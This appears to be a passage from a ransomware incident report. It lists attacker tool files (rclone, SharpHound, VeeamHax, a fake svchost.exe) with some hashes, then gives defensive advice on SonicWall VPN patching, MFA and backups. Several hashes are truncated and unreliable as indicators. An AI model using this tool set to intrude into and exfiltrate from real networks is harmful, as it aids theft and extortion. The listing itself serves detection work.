rclone.exe	e1fefa948907a18fb0bc7717da9d4272e93bf9707413e9689ab8f053af4c792
rclone-v1.69.0-windows-amd64.zip	73f55188dbd15056b9728cb646f4e9774534b148dec3eed9ccbbaa381b95ce
RVTools.exe	
s.exe	
shares.txt	
SharpHound.exe	
SharpShares.exe	
sshd.exe	8317ff6416af8ab6eb35df3529689671a700fdb61a5e6436f4d6ea8ee002d69
svchost.exe	54e3b5a2521a84741dc15810e6fed9d739eb8083cb1fe097cb98b345af24e9
svchost.exe	fdd00e1bf19fe207b1ca7dbee50816ff85e53eaad9deb5e5b8fef92210fb6bc0
VeeamHax.exe	
w.exe	
w.rar	
win.exe	
WinRAR.exe	
WinRAR.zip	bc3088927f42f08fd5b8a22f43ba3683c310d59a0b0fe7022468d21275bc050
winrar-x64.exe	
winrar-x64-701.exe	31f7ba37180f820313b2d32e76252344598409cb932109dd84a071cd58b64
WinSCP.exe	
xxxxxxxxxxxxxx_BloodHound.zip	

Recommendations for all organisations

- Ensure Firewall / SSLVPN appliances are regularly updated to the latest patch level.
- Make sure all accounts have MFA / 2FA on your SSL VPN.
- Consider implementing monitoring for security alerts 24/7
- Where CVE-2024-40766 has been patched on Sonicwall devices, ensure local passwords are reset.
- Ensure lockout policies are in place on the Firewall to protect local accounts.
- Ensure lockout policies are in place for Active Directory.
- Ensure your firewall appliance and SSL VPN are logged to an external source
- Ensure that no domain administrator-level accounts have SSLVPN capabilities.
- Consider implementing a jump host to manage servers, firewalls and sensitive assets
- Network segment server management and hypervisors
- Ensure onsite backups are not domain joined.
- Ensure off-site immutable backups are in place.
- Monitor for new RMM tool use
- Where possible, block unknown RMM tools and monitor existing RMM tool use.
- Monitor for dual-use applications, e.g. port scanning tools and file transfer tools.
- Ensure EDR is implemented across the whole estate to monitor for unusual PowerShell commands, discovery tooling and exfiltration tooling.
- Ensure backup products are patched to the latest level.

References: